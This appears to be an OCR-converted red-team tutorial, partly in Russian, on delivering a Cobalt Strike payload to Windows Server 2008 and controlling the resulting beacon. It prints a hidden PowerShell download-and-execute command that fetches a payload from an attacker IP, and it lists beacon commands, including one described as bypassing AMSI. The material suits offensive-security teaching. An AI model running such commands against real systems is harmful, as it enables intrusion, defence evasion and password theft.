


Hacking Windows Server 2008. Payload Delivery

After creating a listener, we need to deliver a payload, you can do this in the **Attacks -> Web Drive-by -> Scripted Web Delivery**tab, after selecting the desired one from the listeners:




Эта функция предоставит нам однострочный скрипт PowerShell для запуска на хосте-жертве:




URL Path – путь в веб-сервере, где будет хранится пейлоад;
Local Host – айпи атакующей машины;
Local Port – порт, на котором будет запущен веб-сервер (выбираем любой порт, кроме 80, ведь на 80 у нас запущен листенер, который ожидает соединения с атакуемой машиной);
Listener – выбираем нужный листенер из списка;
Type – доступны следующие параметры:
Опция **bitsadmin** размещает исполняемый файл и использует **bitsadmin** для его загрузки. Метод **bitsadmin** запускает исполняемый файл через cmd.exe.
Опция **exe** генерирует исполняемый файл и размещает его на веб-сервере Cobalt Strike.
Параметр **powershell** содержит сценарий PowerShell и использует powershell.exe чтобы загрузить скрипт и запустить его.
Параметр **powershell IEX** аналогично предыдущему варианту, но предоставляет более короткую однострочную команду для выполнения вызова, которую можно вставить в консоль PowerShell.

Опция **python** содержит скрипт Python и использует python.exe чтобы загрузить


скрипт и запустить его.
Каждый из этих вариантов представляет собой отдельный способ запуска прослушивателя Cobalt Strike.




В конце настройки нажимаем **Lauch**, если Вы всё сделали правильно, то появится окно с командой (и сообщение в консоли), её необходимо запустить на атакуемой машине:





powershell.exe -nop -w hidden -c “IEX ((new-object net.webclient).downloadstring(‘http://10.0.2.15:4444/a’))”




Запускаем команду на атакуемой машине и через несколько секунд у нас появляется сессия на главной страннице Cobalt Strike:








With the help of the top menu, we can change the display of goals. There is also one more thing to note here: lightning bolts and * (asterisk) immediately after the username. This means that we have maximum rights:




Hacking Windows Server 2008. Interacting with a target


When the beacon "cobalt" was launched, we gained access to the system, but what next? And then there is an increase in the rights and dump passwords of users!

Clicking PKM on the target, we see the menu, the **Interact**button immediately catches the eye, it allows you to access the "console" of the beacon:





Here we can enter standard (and not only) OS commands, and beacon will send us their answer:




List of standard beacon commands:

help – list of available commands;
help <module> – show the help menu of the selected module;
jobs – list the beacon tasks that are being performed;
jobkill <id> – "kill" the specified process;
run – execution of operating system commands using Win32 API calls;
shell: Execute operating system commands by creating "cmd.exe /s";
powershell – execution of commands by creating "powershell.exe";
powershell-import – import the local powershell module in the current "beacon" process;
powerpick – execute powershell commands without appearing "powershell.exe", using only .net libraries and assemblies (bypasses AMSI and CLM);
drives – list of current system drives;
getuid – get the ID of the current user;
sleep – set the interval of the beacon callback;

